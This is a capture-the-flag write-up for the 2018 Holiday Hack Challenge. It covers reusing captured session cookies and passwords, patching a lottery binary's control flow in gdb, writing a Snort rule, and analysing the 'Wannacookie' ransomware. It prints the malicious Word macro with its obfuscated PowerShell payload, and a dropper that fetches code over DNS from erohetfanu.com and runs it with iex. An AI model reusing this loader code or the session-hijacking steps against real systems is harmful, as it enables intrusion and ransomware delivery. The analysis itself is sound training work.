
These packages contain the cookies of a few users (bushy, pepper and alabaster). We can use those cookies in our own browser and take over their session...

```
PASESSION=569650740527513547020153131230913  
PASESSION=49827387188724269264364307865594  
PASESSION=823537536917773314169034844654482  
PASESSION=732079105108981911819718904861776
```

But a more persistent solution would be to get the usernames and passwords of those users, so we can just login as that user, even after those users have logged out and terminated their session. Fortunately, their passwords can be found in the packets with info DATA[1] (application/json)

```
{"username": "bushy", "password": "Floppity_Floopy-flab19283"}  
{"username": "pepper", "password": "Shiz-Bamer_wabl182"}  
{"username": "alabaster", "password": "Packer-p@re-turntable192"}
```

Use the found credentials to login as alabaster, check his Saved Pcaps, and find that there's 1 interestingly named file, called super\_secret\_packet\_capture.pcap. I never understood why people always try so hard to draw attention to the stuff they don't want revealed ...



Download the PCAP and open it in Wireshark. There's only 1 stream in that PCAP, and it contains some email-traffic:

```
220 mail.kringlecastle.com ESMTP Postfix (Ubuntu)
EHLO Mail.kringlecastle.com
250-mail.kringlecastle.com
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

-----=_MIME_BOUNDARY_000_11181
Content-Type: text/plain
```

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D. Anyways, the following attachment should give you all the information you need about transposing music.

```
-----=_MIME_BOUNDARY_000_11181  
Content-Type: application/octet-stream  
Content-Transfer-Encoding: BASE64  
Content-Disposition: attachment
```

```
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAKOSAWIG9iago8PCAv  
VHlwZSAvWFJ1ZiAvTGVuZ3RoIDU5IC9GaWx0ZXIgL0ZsYXR1RGVjb2RlIC9EZWNvZGVQYXJtcyA8  
...  
...
```

Note: I shortened that base64-stream to keep it readable. The full conversation is attached as attachment #7...

Save the mime-parts of the email to a file called `supersecretemail.mime`, and extract the attachment with `munpack`.

```
$ munpack supersecretemail.mime  
part1 (application/octet-stream)  
$ file part1  
part1: PDF document, version 1.5
```

The attachment appears to be a PDF-document. Opening it with some PDF reader shows some musical theory on how to transpose “Mary Had a Little Lamb” from Bb to A!

The song we were looking for was:

```
MARY HAD A LITTLE LAMB
```

## QUESTION 9 – RANSOMWARE PART 1... SNORT!

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. For hints on achieving this objective, please visit Shinny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge.

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

Sleigh Bell Lottery Cranberry Pi terminal challenge

But, before diving into malware-analysis, let's do a good deed and help Shinny win the lotto ...

**H**i, I'm Shinny Upatree.

Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win.

*As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!*

I'll bet the *GNU Debugger* can help us. With the *PEDA* modules installed, it can be prettier. I mean easier.

WKOdl:;oW  
WOo:.....cW X0KXW  
kdxOX x...;....;c.d Xd;....':d0W  
W,....'cd0WN,,WNd'....d:'N Xl.....',,:W  
l.....':odoK No.,,0.k Wx';.....'l0WX.'N  
O.....,ok 0..0;dWl,d'...;xN x.o NXKKKKXN  
W,....,:ccc:...;kW k.dcdd,k'...,kw 0'cW Xko:....:odOKW  
d.....',;cl1l:,xWlolx'x;..on Wx'lW Ko;.....,cxK  
N,,,codxkkkxdl:::;:xKlx,k.'0 0;,0 Ko,....;cdk0KXXXXX0k0W  
K,.0W Xkl':k0:o.0 Wk;kNk:...'cd0N  
W0kdlc:::cloxk0XW Wkc;l1x0KNWW Nx1KOxd W0l:dK0l''cd0KK000000KXNW  
W NOo'.....,:ox0kkxlc;,'.....,:dK;.dKllx0o.;d0XK00KKXKKKK0000KXKKN  
NOxodk000KKK000kdoc:,'.,:ldxxxxxdddolx; ;xdlcc::cx;0K0KKXXXXXXXX00KK000000K  
WNXK00000KKKK0kxo0dl::::ox,..x1k0kd1cccdK00KXXXK000KK0000000000W  
X000000KXX000000KNK;o;....:0 d,;lNW 000XXK000KK0000KKK000000  
NXNK00000KKKKXKKX000k1:cdK WXK0000000KKKNW00KK000K0000KK00XXXXX00W  
W0000000000000000KKKKXX0ON WX00000XXXXXX000KK000K0000KK000XXXXX00W  
N00000000000000000000000XXX0WX00KXXXXXXXXXXXX000XXK000K000KXXXXXX00W  
KOKXK0000000000000KK0000K000X00KX0KKKKKK00XXX00X0KK00XXXXXX000KW  
00KXXXXKKKK0000K0000KKKK0000000KKKKKK0000000XK00NNXKKXXXXN  
X000KXK00KKKK000K000KXK0KXKKKKKKK000KKKKKKKK0KKKK000000WXK000K  
000W W00KXXXXKKKK0KN0000KKXXKKKKKKKKKKX00000KX00000KXNW  
K000NKOXXXXXX000KXKKKKKK00000000000000KKKKKNW  
WK00XNKKKKKKKK00KW K00XXKKKKKKXXXXXX000XK  
NXKNNK00000XN W00K000K000KXXXXXX000XK  
WW WK0000 KOKKXXXXXX000N

```
NK000KKNNXK000XX000XW  
WNK00000KXXNNXXN  
WWWWWW
```

```
I'll hear the bells on Christmas Day  
Their sweet, familiar sound will play  
    But just one elf,  
    Pulls off the shelf,  
The bells to hang on Santa's sleigh!
```

```
Please call me Shinny Upatree  
I write you now, 'cause I would be  
    The one who gets -  
    Whom Santa lets  
The bells to hang on Santa's sleigh!
```

```
But all us elves do want the job,  
Conveying bells through wint'ry mob  
    To be the one  
    Toy making's done  
The bells to hang on Santa's sleigh!
```

```
To make it fair, the Man devised  
A fair and simple compromise.  
    A random chance,  
    The winner dance!  
The bells to hang on Santa's sleigh!
```

```
Now here I need your hacker skill.  
To be the one would be a thrill!  
    Please do your best,  
    And rig this test  
The bells to hang on Santa's sleigh!
```

```
Complete this challenge by winning the sleighbell lottery for Shinny Upatree.  
elf@e558b5fb4ef0:~$ ls  
gdb objdump sleighbell-lotto
```

Let's open that binary with gdb, set a breakpoint at the beginning (main) and run

```
elf@e558b5fb4ef0:~$ gdb -q sleighbell-lotto  
Reading symbols from sleighbell-lotto...(no debugging symbols found)...done.  
(gdb) break main  
Breakpoint 1 at 0x14ce  
(gdb) r  
Starting program: /home/elf/sleighbell-lotto  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

```
Breakpoint 1, 0x000055555555554ce in main ()
```

Let's see what this program does, and how we can win...

```
(gdb) disass main
Dump of assembler code for function main:
0x000055555555554ca <+0>:    push   %rbp
0x000055555555554cb <+1>:    mov    %rsp,%rbp
=> 0x000055555555554ce <+4>:    sub    $0x10,%rsp
0x000055555555554d2 <+8>:    lea    0x56d6(%rip),%rdi      # 0x55555555abaf
0x000055555555554d9 <+15>:   callq  0x555555554970 <getenv@plt>
0x000055555555554de <+20>:   test   %rax,%rax
0x000055555555554e1 <+23>:   jne    0x555555554f9 <main+47>
0x000055555555554e3 <+25>:   lea    0x56d6(%rip),%rdi      # 0x55555555abc0
0x000055555555554ea <+32>:   callq  0x555555554910 <puts@plt>
0x000055555555554ef <+37>:   mov    $0xffffffff,%edi
0x000055555555554f4 <+42>:   callq  0x555555554920 <exit@plt>
0x000055555555554f9 <+47>:   mov    $0x0,%edi
0x000055555555554fe <+52>:   callq  0x5555555549e0 <time@plt>
0x0000555555555503 <+57>:   mov    %eax,%edi
0x0000555555555505 <+59>:   callq  0x5555555549a0 <srand@plt>
0x000055555555550a <+64>:   lea    0x583f(%rip),%rdi      # 0x55555555ad50
0x0000555555555511 <+71>:   callq  0x555555554910 <puts@plt>
0x0000555555555516 <+76>:   mov    $0x1,%edi
0x000055555555551b <+81>:   callq  0x555555554960 <sleep@plt>
0x0000555555555520 <+86>:   callq  0x5555555549c0 <rand@plt>
0x0000555555555525 <+91>:   mov    %eax,%ecx
0x0000555555555527 <+93>:   mov    $0x68db8bad,%edx
0x000055555555552c <+98>:   mov    %ecx,%eax
0x000055555555552e <+100>:  imul   %edx
0x0000555555555530 <+102>:  sar    $0xc,%edx
0x0000555555555533 <+105>:  mov    %ecx,%eax
0x0000555555555535 <+107>:  sar    $0x1f,%eax
0x0000555555555538 <+110>:  sub    %eax,%edx
0x000055555555553a <+112>:  mov    %edx,%eax
0x000055555555553c <+114>:  mov    %eax,-0x4(%rbp)
0x000055555555553f <+117>:  mov    -0x4(%rbp),%eax
0x0000555555555542 <+120>:  imul   $0x2710,%eax,%eax
0x0000555555555548 <+126>:  sub    %eax,%ecx
0x000055555555554a <+128>:  mov    %ecx,%eax
0x000055555555554c <+130>:  mov    %eax,-0x4(%rbp)
0x000055555555554f <+133>:  lea    0x5856(%rip),%rdi      # 0x55555555adac
0x0000555555555556 <+140>:  mov    $0x0,%eax
0x000055555555555b <+145>:  callq  0x5555555548f0 <printf@plt>
0x0000555555555560 <+150>:  mov    -0x4(%rbp),%eax
0x0000555555555563 <+153>:  mov    %eax,%esi
0x0000555555555565 <+155>:  lea    0x5858(%rip),%rdi      # 0x55555555adc4
0x000055555555556c <+162>:  mov    $0x0,%eax
0x0000555555555571 <+167>:  callq  0x5555555548f0 <printf@plt>
0x0000555555555576 <+172>:  lea    0x584a(%rip),%rdi      # 0x55555555adc7
```

```
---Type <return> to continue, or q <return> to quit---
0x000055555555557d <+179>:    callq  0x55555554910 <puts@plt>
0x0000555555555582 <+184>:    cmpl   $0x4c9,-0x4(%rbp)
0x0000555555555589 <+191>:    jne    0x555555555597 <main+205>
0x000055555555558b <+193>:    mov    $0x0,%eax
0x0000555555555590 <+198>:    callq  0x55555554fd7 <winnerwinner>
0x0000555555555595 <+203>:    jmp    0x5555555555a1 <main+215>
0x0000555555555597 <+205>:    mov    $0x0,%eax
0x000055555555559c <+210>:    callq  0x5555555554b7 <sorry>
0x00005555555555a1 <+215>:    mov    $0x0,%edi
0x00005555555555a6 <+220>:    callq  0x55555554920 <exit@plt>
End of assembler dump.
```

We can try to change the values that are being compared at +184. Or change the ‘jump-not-equal’ to a ‘jump-equal’, but that would cause us to loose in the unlikely event that the random generator generates the winning number by accident.

It would be easier to just forget about drawing any numbers at all, and just jump to the winnerwinner-function. ;-)

```
(gdb) jump winnerwinner
Continuing at 0x55555554fdb.
```

```
.....      .....
.,:::::cccokkkkkkkkkxd;. .....
.';:codkkkkkkkkkkkkkkkkkkkkkkkkkkkkx..... .
':okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx..... .
.;okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkdc..... .
.:xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkko;. .....
'1kkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkx:. .....
;xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx' ..... .
.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx' ..... .
.kxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx' ..... .
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx; ..... .
:olodxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx; ..... .
.....;;;coxxxxxxxxxxxxxxxxxxxxxxx; ..... .
.....;,:lxxxxxxxxxxxxxxx: ..... .
.....';;:coxxxxx: ..... .
.....ckd. ..... .
..... ..... .
..... ..... .
..... .....
```

With gdb you fixed the race.  
The other elves we did out-pace.  
And now they'll see.  
They'll all watch me.  
I'll hang the bells on Santa's sleigh!

```
Congratulations! You've won, and have successfully completed this challenge.  
[Inferior 1 (process 23) exited normally]  
(gdb)
```

**C**weet candy goodness - I win! Thank you so much!

**S**Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie?

Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted.

*Many elves were affected, so Alabaster went to go see if he could help out.*

*I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer.*

An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.

*He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way.*

*Another recent ransomware made it possible to retrieve crypto keys from memory. Hopefully the same is true for WannaCookie!*

*Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.*

*Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.*

If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

# Snort!

Now, let's help Alabaster to detect the ransomware-infections, using Snort...

The image displays a highly intricate, recursive pattern of nested brackets and parentheses. It begins with a single pair of large outer brackets at the top. Inside these are several pairs of smaller brackets, some containing open circles. This pattern repeats at multiple levels of nesting, creating a complex, tree-like or fractal structure where each level contains more detailed and numerous brackets and circles than the previous one. The overall effect is one of mathematical precision and visual complexity.

INTRO:

Kringle Castle is currently under attacked by new piece of ransomware that is encrypting all the elves files. Your job is to configure snort to alert on ONLY the bad ransomware traffic.

GOAL:

Create a snort rule that will alert ONLY on bad ransomware traffic by adding it to snorts /etc/snort/rules/local.rules file. DNS traffic is constantly updated to snort.log.pcap

COMPLETION:

Successfully create a snort rule that matches ONLY bad DNS traffic and NOT legitimate user traffic and the system will notify you of your success.

Check out ~/more\_info.txt for additional information.

```
elf@20f01e90da0b:~$ cat more_info.txt
```

MORE INFO:

A full capture of DNS traffic for the last 30 seconds is constantly updated to:

/home/elf/snort.log.pcap

You can also test your snort rule by running:

```
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf
```

This will create an alert file at ~/snort\_logs/alert

This sensor also hosts an nginx web server to access the last 5 minutes worth of pcaps for offline analysis. These can be viewed by logging into:

<http://snortsensor1.kringlecastle.com/>

Using the credentials:

-----

Username | elf

Password | onashelf

tshark and tcpdump have also been provided on this sensor.

HINT:

Malware authors often user dynamic domain names and IP addresses that change frequently within minutes or even seconds to make detecting and block malware more difficult. As such, its a good idea to analyze traffic to find patterns and match upon these patterns instead of just IP/domains.

Okay... Let's start by logging in to <https://snortsensor1.kringlecastle.com/> and look at a few of the packet-captures...

Index of /

../

snort.log.1546435267.1035964.pcap	02-Jan-2019 13:21	88351
snort.log.1546435312.6782985.pcap	02-Jan-2019 13:21	88691

snort.log.1546435346.4417675.pcap	02-Jan-2019 13:22	88291
snort.log.1546435386.822599.pcap	02-Jan-2019 13:23	88249
snort.log.1546435432.3548625.pcap	02-Jan-2019 13:23	88728
snort.log.1546435467.1169114.pcap	02-Jan-2019 13:24	88513

As we browse through the PCAP's using Wireshark, we can see that the malware communicates with a variety of domains like:

```
38.77616E6E61636F6F6B69652E6D696E2E707331.nghrbsurea.org
34.77616E6E61636F6F6B69652E6D696E2E707331.runsraebhg.org
61.77616E6E61636F6F6B69652E6D696E2E707331.nersgrabhu.net
1.77616E6E61636F6F6B69652E6D696E2E707331.ugrrbe.org
```

The consistent part of these domains is the 77616E6E61636F6F6B69652E6D696E2E707331-part of the domain-name, so that's something we can build a snort-rule on...

```
elf@018f9dfd18d8:~$ vi /etc/snort/rules/local.rules
elf@018f9dfd18d8:~$
[+] Congratulations! Snort is alerting on all ransomware and only the ransomware!
[+]
elf@018f9dfd18d8:~$ cat /etc/snort/rules/local.rules
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.
alert udp any any -> any any (pcre:"/77616E6E61636F6F6B69652E6D696E2E707331/"; msg:"Wannacookie
detected"; sid:300321882;)
```

The correct Snort-rule is:

```
ALERT UDP ANY ANY -> ANY ANY (PCRE:"/77616E6E61636F6F6B69652E6D696E2E707331/";
MSG:"WANNACOOKIE DETECTED"; SID:300321882;)
```

**T**hank you so much! Snort IDS is alerting on each new ransomware infection in our network.

Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?

All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with.

## QUESTION 10 – RANSOMWARE PART 2... THE DOMAIN!

Identify the Domain

**Let's get some malware!**

Download the zip-file Alabaster gave us at

[https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE\\_CHIP\\_COOKIE\\_RECIPE.zip](https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip) and extract the infected document, using the password provided by Alabaster. Inspect the document with olevba to extract the macro's:

```
$ olevba CHOCOLATE_CHIP_COOKIE_RECIPE.docm
olevba 0.53.1 - http://decalage.info/python/oletools
Flags      Filename
-----
OpX:MASI--- CHOCOLATE_CHIP_COOKIE_RECIPE.docm
=====
FILE: CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Type: OpenXML
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/Module1'
-----
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a
IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]:=FromBase64String('1VHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuG
ce2+a3tXRcgpC2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfS123MKzrVocNXdfeHU2Im/k8euuiVJRz1Ixdr5UEw9
LwGORucFBP74PABMwmQsopCSVViSZWre6w7da2us1Kt8C6zskilPjcJyttRjgC9zehNiQxrIBXispnKP7qYZ5S+mM7vjoa
vXPek9wb4qwmoARN8a2KjXs9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8Nx
H/kMy9gXREohG'),[IO.Compression.CompressionMode]:=Decompress)),[Text.Encoding]:=ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
-----
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/NewMacros'
-----
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a
IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]:=FromBase64String('1VHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuG
ce2+a3tXRcgpC2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfS123MKzrVocNXdfeHU2Im/k8euuiVJRz1Ixdr5UEw9
LwGORucFBP74PABMwmQsopCSVViSZWre6w7da2us1Kt8C6zskilPjcJyttRjgC9zehNiQxrIBXispnKP7qYZ5S+mM7vjoa
vXPek9wb4qwmoARN8a2KjXs9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYsWfcnA51nxQQvGDxrlP8Nx
H/kMy9gXREohG'),[IO.Compression.CompressionMode]:=Decompress)),[Text.Encoding]:=ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Shell	May run an executable file or a system command
Suspicious	powershell	May run PowerShell commands
Suspicious	ExecutionPolicy	May run PowerShell commands
Suspicious	New-Object	May create an OLE object using PowerShell
IOC	powershell.exe	Executable file name

Let's modify that powershell-command to write it's output to a file, instead of executing it. Also, get rid of those -NoE -Nop -NonI parameters. We don't need those...

```
powershell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String('1VHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuG
ce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAb0EMiBsfs123MKzrVocNXdfeHU2Im/k8euuiVJRsz1Ixdr5UEw9
LwGORuFBBP74PABMWmQSopCSVViSZWre6w7da2us1Kt8C6zsk1LPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoa
vXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYswfcnA51nxQQvGDxr1P8Nx
H/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd() | Out-File dropper.ps1"
```

This results in the following dropper.ps1 file:

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com
-Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

Clean it up a bit so it's a bit more readable:

```
function H2A($a) {
    $o
    $a -split '(..)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o =
$o + $_}
    return $o
}
$f = "77616E6E61636F6F6B69652E6D696E2E707331"
$h = ""
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com
-Name "$i.$f.erohetfanu.com" -Type TXT).strings}

iex($(H2A $h | Out-string))
```

Here we can see that the dropper.ps1 file uses the erohetfanu.com-dns-server to do some magic...

EROHETFANU.COM

**A**labaster Snowball

Erohetfanu.com, I wonder what that means?

Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.

I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.

Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!

## QUESTION 11 – RANSOMWARE PART 3... THE KILLSWITCH!

Identify a way to stop the malware in its tracks!

**Use the source...**

Modify the dropper from the previous question to write it's output to a file, instead of executing it...

```
function H2A($a) {
    $o
    $a -split '(..)' | ? { $_ } | forEach {[char]([convert]::toint16($_,16))} | forEach {$o =
    $o + $_}
    return $o
}
$f = "77616E6E61636F6F6B69652E6D696E2E707331"
$h = ""
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com
-Name "$i.$f.erohetfanu.com" -Type TXT).strings}

($H2A $h | Out-string) | Out-File wannacookie.min.ps1
```

This gives us a pretty unreadable, minimized version of the malware.

However, if we modify the string 77616E6E61636F6F6B6965**2E6D696E**2E707331 (which is ASCII for wannacookie.**min**.ps1) to 77616e6e61636f6f6b69652e707331 (which is ASCII for wannacookie.ps1), we get a much more readable copy ;-

```
function H2A($a) {
    $o
    $a -split '(..)' | ? { $_ } | forEach {[char]([convert]::toint16($_,16))} | forEach {$o =
    $o + $_}
    return $o
}
$f = "77616e6e61636f6f6b69652e707331"
$h = ""
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com
-Name "$i.$f.erohetfanu.com" -Type TXT).strings}

($H2A $h | Out-string) | Out-File wannacookie.ps1
```

The full source of wannacookie.ps1 is provided as Attachment #8.

For the kill-switch, it looks like the second line of the wannacookie-function is doing some funky stuff with DNS-names that it's trying to hide...

```
function wannacookie {
    $S1 = "1f8b08000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c100000000"
    if ($null -ne ((Resolve-DnsName -Name $($H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1)))) $(
    (Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type
    TXT).Strings))).ToString() -ErrorAction 0
```

If we open up the malware in PowerShell ISE (on an isolated machine, of-course), set a break-point in that H2A-function it calls, on the line return \$outa, we can inspect any values that pass through this function, so we might learn what's going on there...

```
function H2A() {  
    Param($a)  
    $outa  
    $a -split '(..)' | ? { $_ } | forEach {[char]([convert]::toint16($_,16))} |  
    forEach {$outa = $outa + $_}  
    return $outa  
}
```

Now, just run the malware and see what's the value of \$outa.

```
Hit Line breakpoint on 'C:\Users\BusyR\wannacookie.ps1:71'  
[DBG]: PS C:\Users\BusyR>> $outa  
yippeekiya.aay
```

This pretty much looks like a domain that could be used as the kill-switch. Let's register it on the North-Pole-Domain-Registrar Ho Ho Ho Daddy:

```
Successfully registered yippeekiya.aay!
```

The kill-switch domain is:

```
YIPPEEKIYAA.AAAY
```

**A** labaster Snowball

Yippee-Ki-Yay! Now, I have a ma... kill-switch!

Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.

As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.

Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.

One of the passwords will unlock our access to the vault so we can get in before the hackers.

## QUESTION 12 – RANSOMWARE PART 4... ALABASTERS PASSWORD

After activating the kill-switch domain in the last question, Alabaster gives you a zip file with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the Vault entry?

Recover Alabaster's password as found in the the encrypted password vault.

### Let's infect ourselves...

First, let's try to get some files encrypted, just to see how WannaCookie works... To do so, we must place our test-machine in the KRINGLECASTLE-workgroup/domain, or modify the line below to match the domain of our test-machine:

```
if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {return}
```

The malware looks for \*.elfdb-files in a few locations, as suggested by this line:

```
[array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($env:UserProfile+'\Desktop'), $($env:UserProfile+'\Documents'), $($env:UserProfile+'\Videos'), $($env:UserProfile+'\Pictures'), $($env:UserProfile+'\Music')) -Recurse | Where { ! $_.PSIsContainer } | Foreach-Object {$_.fullname})
```

Now, place a file called busyr.elfdb on our Desktop...

Before we do anything else, set a break-point on the lines that clear the keys from memory:

```
Clear-variable -Name "Hex_key"
Clear-variable -Name "Byte_key"
```

Now we can run the malware in PowerShell ISE.

When the script hits the break-point set for the previous question, we get 2 more interesting values, a base64-string that decodes to a certificate (\$pub\_key) and the HTML-source of the user-interface (\$htmlcontents):

```
Hit Line breakpoint on 'C:\Users\BusyR\source-cleaned.ps1:80'
[DBG]: PS C:\Users\BusyR>> $outa
MIIDXTCCAKwgAwIBAgIJAP6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNV
BAYTAKFVMRMwEQYDVQQIDAoTb211LVN0YXR1MSEwHwYDVQQDBhJbnR1cm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuZXQgV2lKZ210cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAxIjc2VVG1wmzBi+LDN1LYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
